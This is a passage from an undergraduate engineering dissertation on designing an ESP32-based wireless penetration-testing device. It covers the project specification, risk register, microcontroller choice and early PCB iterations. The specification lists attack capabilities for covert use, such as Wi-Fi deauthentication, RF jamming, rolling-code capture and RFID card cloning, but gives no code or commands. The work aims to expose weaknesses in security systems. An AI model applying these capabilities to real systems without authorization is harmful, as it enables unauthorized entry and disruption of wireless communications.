University of Nottingham
UK | CHINA | MALAYSIA

EEE Department of Electrical and Electronic Engineering

EEEE3001

Final Year Individual Project Dissertation

Penetration Testing Device to Highlight Security System Vulnerabilities

AUTHOR:	**Mr Jonathan Woolf**
ID NUMBER:	**20445546**
SUPERVISOR:	**Nathaniel Dacombe**
MODERATOR:	**Richard Davies**
DATE:	**08 May 2025**

This third year project Dissertation is submitted in part fulfilment of the requirements of the degree of Bachelor of Engineering.

Abstract

Wireless connectivity comes in many forms, from Wi-Fi, Bluetooth, infrared, Sub-GHz radio frequencies and RFID all a prevalent method to transfer data and information between devices. Despite the mass adoption of these standards, most users lack the understanding of their workings and the potential vulnerabilities that exist. Security infrastructure like access control systems, barriers and security cameras frequently are dependent on these technologies and the weakest part of a company's system may be the underlying technology that they use.

The project aims to highlight these vulnerabilities within a range of different security systems and communication standards. This will be done by creating a penetration-testing device capable of exploiting them, which is low-cost and possible to replicate with readily available hardware.

Research, development and testing were conducted though the course of the project and the final device created was able to successfully run attacks on wireless communication and connected systems. The ultimate finding was that security is a balance between cost, usability and the level of protection where they can not all exist in unison and the latter being a lower priority than it should.

Acknowledgements

I would like to give special thanks to the Technicians of the Electrical and Electronic Engineering Department: Mark Birkin, Alex Ottway, Edward Kujawinski and Jon Pepper. Without their continual help, support and guidance throughout the project, it would not have been possible to complete the device to the standard and complexity that it is.

Table of Contents

1 Introduction

1.1 Overview

1.1.1 Purpose of the Project

In 1969, the first precursor to the internet was developed by the US Defence Department's Advanced Research Projects Agency (ARPA) to connect researchers and institutions known as ARPANET [1]. The underlying technology laid the foundations for the creation of the internet as we know it today and the plethora of internet-connected / electronic devices that have become an integral part of our everyday lives. The security of networks, systems and devices is a significant concern for many due to the data they hold and the access they can provide, from company secrets to a person's life savings or the locks on doors. However, there is a constant battle between ease of use and the amount of protection a system or device has, which will almost always negatively impact the other [2]. Bruce Schneier, a cryptographer and computer security technologist, described it best when he said, *"People often represent the weakest link in the security chain and are chronically responsible for the failure of security systems."* [3]. This project aims to highlight some of the most common vulnerabilities in various security systems and their communication methods/standards, showing the ease of exploiting them, using low-cost and widely available components and hardware.

1.1.2 System Block Diagram




Figure 1.1 - System Diagram for Planned Feature Set

1.1.3 System Explanation

During the project's duration, the design and programming of a self-contained device capable of displaying a range of vulnerabilities and their associated exploits covertly, allowing them to go unnoticed or be used later. The systems and standards chosen are Wireless Fidelity (Wi-Fi), Bluetooth, Sub-GHz radio communication, Infrared (IR) control, and Radio-Frequency Identification (RFID), both high and low frequency. *Figure 1.1* provides an overview of the system's capabilities and gives an indication of their implementation for the project.

An '*ESP32-Wroom-32UE*', a low power microcontroller with onboard Wi-Fi and Bluetooth will be the central processor for the device, handling Input Output (I/O), User Interface (UI), Wi-Fi [4], and Bluetooth related exploits, and controlling the other Integrated Circuit (IC) chips. Users can interact with the device through a screen, selecting which capability to run. RFID will be split into two circuits

for High Frequency (HF) and Low Frequency (LF), each able to read, store and emulate captured ID cards, enabling impersonation for access control systems. Two Sub-GHz RF transceivers will be used to do attacks requiring information to be blocked and intercepted simultaneously, such as capturing a rolling code system [5]. An IR receiver and emitter will allow the device to function as a universal remote or block control signal. Onboard storage from a microSD card can save pre-know information such as card lists and IR signals or captured information like ID cards and rolling codes.

1.2 Specification

The project has a range of deliverables and milestones detailed in *Table 1.1*, that will be used to assess the work's success. If the intended capabilities have been met, each is assigned a unique decimal point identifier with the first digit indicating the relevant subsystem and the letters 'D' or 'M' as a prefix for deliverable and milestone, respectively. Categorised on a scale of priority based upon their importance, impact on the overall system and contribution to the desired feature set, with '*P1*' high (red), '*P2*' medium (orange), '*P3*' low (yellow), and '*P4*' stretch-goal (green).

Category	Tag	Description	Priority
Base device	D1.1	Creation of a custom microcontroller PCB	**P1**
	D1.2	Development of user interface allowing control and interaction with device	**P1**
	D1.3	Portable operation with internal battery and compact form factor for covert use	**P2**
	D1.4	Onboard persistent storage allowing data captured to be saved and exported	**P2**
Wi-Fi	M2.1	Documentation of vulnerabilities and exploits in Wi-Fi systems	**P1**
	D2.2	Design and creation of circuitry for interaction with Wi-Fi networks	**P1**
	D2.3	Ability to perform 'SSID flooding', creating spam Wi-Fi networks	**P2**
	D2.4	Ability to execute 'deauthentication' based attacks	**P2**
	D2.5	Ability to capture authentication 'handshakes' for later uses	**P3**
Infrared	M3.1	Documentation of vulnerabilities and exploits in infrared systems	**P1**
	D3.2	Design and creation of hardware to interact with infrared devices	**P1**
	D3.3	Ability to transmit saved signals for a range of device brands and types	**P2**
	D3.4	Ability to receive and record additional command signals	**P3**
Sub-GHz RF	M4.1	Documentation of vulnerabilities and exploits in Sub-GHz RF systems	**P1**
	D4.2	Design and creation of Sub-GHz RF transceiver circuitry	**P1**
	D4.3	Ability to capture RF signals on common frequency bands in the UK	**P1**
	D4.4	Ability to transmit saved RF signals on common frequency bands in the UK	**P2**
	D4.5	Generation of RF noise, interfering and jamming device communication	**P2**
	D4.6	Selectable internal and external antenna for covert and higher power use	**P4**
Bluetooth	M5.1	Documentation of Bluetooth communication types and standards	**P1**
	M5.2	Documentation of vulnerabilities and exploits in Bluetooth communication	**P1**
	D5.3	Design and creation of circuitry for Bluetooth communication	**P1**
	D5.4	Ability to interact connect to and interact with Bluetooth devices	**P2**
	D5.5	Execution of Bluetooth communication exploits	**P2**
RFID	M6.1	Documentation of RFID communication types and standards	**P1**
	M6.2	Documentation of vulnerabilities and exploits in systems that use RFID	**P1**
	D6.3	Design and creation of RFID communication circuitry	**P1**
	D6.4	Ability to read RFID cards presented	**P2**
	D6.5	Ability to emulate stored RFID cards	**P3**

Table 1.1 - Project Specification

1.3 Risk Management and Mitigation

The risk related to the project and the appropriate mitigations that will be implemented are detailed in *Table 1.2*. Each risk has a 'Risk Level' (R), which is the likelihood, and an 'Impact Level' (I) given, pre and post mitigation on a scale of 1-5, which are summed to provide a 'Score' (S) to rate the overall risk. The score is then colour coded for ease of review, 1-5 Green, 6-8 Yellow and 9-10 Red.

1.3.1 Risk Register

Risk	Pre			Mitigation	Post		
	R	I	S		R	I	S
University order system changeover preventing placing orders for ~1 month.	5	5	10	Create a minimal design before the deadline to prevent delays to the development and testing.	5	1	6
Component shortages impacting lead-times.	4	5	9	Factor component availability in design process to inform selection.	2	2	4
Increased workload due to university exams and effect on availability.	5	3	8	Exam period accounted for in time plan and task deadlines has been extended accordingly.	2	1	3
Incorrect PCB design preventing system from working.	3	4	7	Run design checks on schematics and circuitry prefab, checking relevant example schematics. Previous PCB could be jerry-rigged to test.	2	3	5
Components not suitable for the desired task / unable to perform full set of features.	3	4	7	Research selected components and that they are capable of the tasks in the specification.	2	2	4
Loss of data.	2	5	7	Save data on the University OneDrive and use 'git' for version control of code.	1	2	3
Irreparable damage to device / prototype.	2	5	7	Have multiple of each version stored separately. Document work done / tests completed throughout to evidence progress.	1	2	3
Issues soldering SMD components / chips breaking them from burs / overheating.	3	4	7	Order extras of and SMD / IC components and follow best practices when construction.	2	1	3
Personal illness causing inability to work.	2	5	7	Error bars built into time plan to account for unexpected delays and impact on work.	1	2	3
Delays in the delivery of ordered parts.	3	3	6	Begin testing and programming using dev-boards and components that are accessible.	3	1	4
Components are damaged due to electronic faults.	3	3	6	Follow manufacturer datasheet to not exceed rated values and have protection in place.	2	2	4
Running out of budget to complete the project.	2	4	6	Cost out each iteration, minimise overordering or purchasing components already available.	1	3	4
Issues testing the device due to RF noise and the environment.	3	3	6	Initially test at the university and inside of labs, with plan to test in less populated / open areas due to lower amounts of background RF.	1	2	3
Project laboratories shut or inaccessible for extended period of time.	1	5	6	Find an alternative location to complete construction related tasks.	1	2	3
Insufficient processing resources on the MCU preventing device operation.	2	4	6	Research features to determine time & space complexities and check MCU is appropriate.	1	2	3
Programming takes longer than planned delaying further development.	2	3	5	Select components with active support and check for preexisting libraries & code.	1	2	3

Table 1.2 - Risk Register

1.3.2 Risk Overview

The determined risks to the project pose a potential impact on the timeline, cost and number of deliverables that have been set out in *1.2 Specification*. Through the described proactive and reactive mitigations, the extent to which they affect the project should be reduced and managed. If the mitigations set out are unsuitable or additional risks arise, the project may be delayed or the capabilities reduced. To help combat this and the likelihood of it happening, the risk register will be updated throughout the duration of the work to keep active plans in place for any foreseen and unforeseen risks, minimising their impact.

1.4 Report Structure

The report is split into 12 sections, which detail the development of the project throughout the duration of the year. The next section, *2 System Design and Implementation Overview*, discusses the overarching design methodology used and summarises the three design iterations created. Afterwards, each feature of the device is split into individual sections that detail the research, design, implementation and testing completed. Each of communication standards which the project focuses on are explained showing where vulnerabilities exist and how they can be exploited.

Whole system testing is conducted where device is tested as a whole and the specification points are used as the basis for each of the tests conducted. Finally, a review of the projects current state, achieved capabilities and path for future development is discussed along with the findings.

2 System Design and Implementation Overview

2.1 Design Methodology

Due to the number of planned capabilities and features for the device, the creation of the project was completed in an incremental and iterative process. There were initially three planned versions of the device; with each following the same generalised steps of, research, design, assemble, program and test. This means that issues that were expected to arise through development such as incorrect circuitry, broken parts and power faults would not cause work to come to a halt.

The software package '*KiCAD 8.0*' was used to create the electronic schematics and design the PCB layout though the duration of the project. KiCAD was chosen for two main reasons, it is a free opensource application meaning that a subscription is not needed. the second was due to exiting familiarity with the software, removing the need to learn how to use an alternative such as Eagle EDA which is also a paid application.

2.1.1 Microcontroller Selection

Before the process of designing the PCB, a suitable microcontroller needed to be selected, that was capable of acting as the central processor for the system. *Table 2.1* shows the research and compares the key features for three microcontroller families: Arduino, ESP32 and STM32. A Raspberry Pi was quickly removed from consideration due to the complexity of the PCB design that would be required, increased power consumption and being more powerful than needed.

Microcontroller	Arduino [6]	ESP32 [7]	STM32 [8]
No. of cores	1	2	1/2
Clock frequency (MHz)	16	80 - 240	48 - 128
RAM (KB)	2	520	2 - 4200
Flash memory (KB)	32	4000 - 16000	8 - 4096
EEPROM (KB)	1	4	0 - 16
Logic level (V)	5	3.3	3.3
No. of GPIO pins	14 - 54	0 - 45	16 - 200
I2C	1	1 - 2	1 - 6
SPI	1	1 - 4	1 - 6
UART	1	1 - 3	1 - 7
Wi-Fi	On some boards or through external modules	Built-in	On some boards or through external modules
Bluetooth	On some boards or through external modules	Built-in	On some boards or through external modules
IDE	Arduino	Espressif / Arduino	STM32CubeIDE
Current familiarity	Medium	Medium	Low
Price range	£0.70 - £13.33	£0.79 - £3.55	£0.28 - £35.37

Table 2.1 - Comparison of Microcontrollers

The ESP32 was found to be the most suitable option for the project for a few reasons; the dual core processor and multiple Serial Peripheral Interface (SPI) buses allow for multiple attacks simultaneously, having the highest clock frequency of 240 MHz, command execution and processing of data will be faster. Built-in Wi-Fi and Bluetooth negates the need for connecting and communicating with additional hardware, providing optimised performance, higher levels of configurability and the ability to directly access and manipulate raw Wi-Fi frames. Although the STM32 does have some of these features, due to the higher cost, limited amount of existing libraries for the desired functionality, lower familiarity and more complex development environment, the ESP32 remained as the clear choice for the device.

2.1.2 Programming Methodology and Application Structure

The device's code structure uses the model-view-controller (MVC) framework, which is when the program logic is split between three types of files, 'model' responsible for the attack capabilities implements the different sub-systems as individual objects, stored in header files whose name

describes the feature. such as "`WiFiTools.h`" and "`IRTools.h`". 'View', displays the data to the user through a GUI, with 'controller' processing the user's interaction, connecting the model and view together.

Code exists for a number of the different attacks the device is capable, in many cases is made opensource, published on the Github platform, allowing for the reuse and modification. Use of this code requires that the licencing attached must be understood before further development, with the most common found to be "MIT", allowing close to complete freedom and "GNU GPL v3" requiring that any work derived must follow the same license and remain opensource. Due to extracts of code across originate from repositories carrying the "GPL v3" licence, the codebase and relevant files the project have been published as a publicly available repository on Github.

2.2 Design Iterations

As discussed in *2.1 Design Methodology*, the system was developed in three stages, each building upon the last with either additional features, fixes or general improvements. Below an overview for each of the iterations is provided, showing the schematic, PCB layout, 3D view, and photo of the assembled board with discussion of the successes, failures and improvements to be made. *2.2.3 Version 3*, discusses the state of the project at the time of writing and leads on to the subsequent sections, where a breakdown of the subsystems is provided, detailing the respective research, design and implementation for each.

2.2.1 Version 1

The first design iteration of the project included a limited number of features and capabilities; namely, a custom ESP32 board, IR receiver and emitter, HF RFID and battery power with charging circuitry. As discussed in *Table 1.2*, the University's order system changeover impacted the development of the project and meant that the first version's design process needed to be expedited in order to avoid missing the deadline. GPIO headers were also added to allow for easier debugging and to enable connection of additional components or modules that could be tested.




Figure 2.1 - Version 1 Schematic

Figure 2.1, shows the schematic for version 1, designed in KiCAD. Due to the limited design time for this iteration, subsystems included were limited to ones where reference designs or open-source schematics could be found and implemented quickly. The '*ESP32-Wroom-32UE*' [9], was used for

this version, with the design of the related circuity completed using the reference design provided by the manufacturer Espressif [10]. Adafruit, is an American, electronics hardware design and manufacturer that have a strong open-source ethos, publishing their designs primarily under a Creative Commons License, allowing for direct use, adaptation and redistribution. In 2017, Adafruit, released a product line of Arduino and ESP32 development boards that can be powered and charge a Lithium-Iron Polymer (LiPo) called '*Feather*' [11]. Battery power and charging design was completed using the '*Adafruit HUZZAH32 – ESP32 Feather Board*' schematic [12] as a reference. The same was done with the '*PN532 NFC/RFID controller breakout board - v1.6*' [13], used as the basis to implement NPX's 13.56 MHz RFID transceiver module, discussed in further detail in ***Error! Reference source not found. Error! Reference source not found.***. An IR emitter and receiver were the final items on this version, with their design discussed in *6 Infrared.*




Figure 2.2 - Version 1 PCB Layout (left), 3D View (right)

The PCB layout, 3D view and photo of the assembled board shown in *Figure 2.2*, were the outcome of version 1. Once the board was assembled, testing was conducted to determine which devices and subsystems worked with the results summarised in *Table 2.2*, where the operability is marked as 'Worked', 'Partial', or 'Failed' and accompanying discussion.

Device / Subsystem	Status	Comments
ESP32 chip	Worked	Programming, communication and code execution was successful. It was determined that on future versions, an alternative ESP32 chip will be needed due to insufficient number of GPIO pins when additional devices are added.
USB power	Worked	Voltage regulation and power distribution to the components was successful.
Battery power	Partial	Power distribution did work; however, the regulated voltage was lower than required, causing intermittent power delivery and temperamental operation.
Battery charging	Worked	Onboard battery charging when powered by USB was successful.
Power source selection	Worked	The switching between USB and battery power input worked, without any interruption to running programs or causing the device to reboot.
IR emitter	Worked	IR signals were successfully transmitted from the device.
IR receiver	Worked	IR signals could be received by the device.
PN532 (HF RFID)	Failed	There was a design error, where GPIO pins on the ESP with restricted use were used, preventing programming and communication to the IC. Kynar wire routing and cutting tracks were tried as a temporary fix but was unsuccessful.

Table 2.2 - Version 1 Testing Summary

Overall, the system created in this version was key to the later development of the project, identifying errors which would have had a greater and more costly impact if more sub-systems were included. The importance of the microcontroller's datasheet and pins with reserved functions or assignments was carried forward though the design process.

2.2.2 Version 2

As mentioned in *1.3.1 Risk Register*, there was a planned changeover of the University's purchase requisition system, which lasted for longer than scheduled. This ultimately impacted the timeline of the project, delaying the ordering of the PCB and parts for the second version. The

decision was made at the time to spend longer designing this version and make it the final iteration of the device. However as later discussed, this would not end up being the case.

In this version, the issues found from the previous design were dealt with, namely switching the ESP32 module used, discussed in *3.1.1 Selection of the ESP32 Chip*, correcting the wiring of the PN532 and the battery power voltage regulation was dealt with by adding a voltage-booster prior to switching and regulation.




Figure 2.3 - Version 2 Schematic

The schematic for the second version's design is shown in *Figure 2.3*, with the modifications to the exiting designs as well as the addition of the flowing subsystems and circuitry; battery 5 V voltage booster, microSD card connector, TFT touchscreen, two CC1101 Sub-GHz radio transceivers, NRF24 2.4 GHz radio transceiver, RDM630 LF RFID reader, antenna selection switches and a vibration motor. As the circuitry had not contained any major changes between version 2 and version 3, the sub-systems included are broken down after the discussion of version 3 below.




Figure 2.4 - Version 2 PCB Layout (left), 3D View (middle), Photo of Assembled PCB (right)

Figure 2.4, shows the layout, 3D rendering and the assembled board created from the schematic in *Figure 2.3*. The assembly was completed in two stages; using solder paste and a hot plate for the IC chips and then a soldering iron was used for the rest. Whilst populating the PCB an issue was encountered with the eight 'Infineon BGS12WN6' RF switches. Due to their small footprint measuring 0.7 mm * 1.1 mm [14], placement of them had to be done using a microscope and a combination of a hot plate and hot air. Each took multiple attempts to be positioned correctly without bridged connections and continuity to their respective nets. The rest of the components were placed without any issue and initially, the functionality of the PCB seemed to be good. However, during testing and programming, intermittent power and communication problems were found with some of the components. Investigation into the cause of this through logic analysis, voltage probing and continuity testing revealed there was a short circuit between power and ground. After verifying this was not present on an unpopulated board, the origin was attempted to be located, but the use of internal power and ground planes meant that equipment available was not sensitive enough to localise the short using techniques found on '*Electronics Stack Exchange*' [15], an online discussion forum. Systematic disassembly of components began, based on the likelihood they were the cause, until the PCB was in the state shown in *Figure 2.5*, with the short still not found. As all the voltage and current sensitive components had been removed, a final attempt was made to locate it by cooling the PCB down, using a thermal camera and injecting 3.3 V with an increasing current in hopes that the short would heat up faster than the rest of the board. This ultimately was ineffective, and the working theory is the multiple heating and cooling cycles during the assembly process damaged PCB traces particularly those near the RF switches due to their close proximity and narrow width of 0.15 mm.

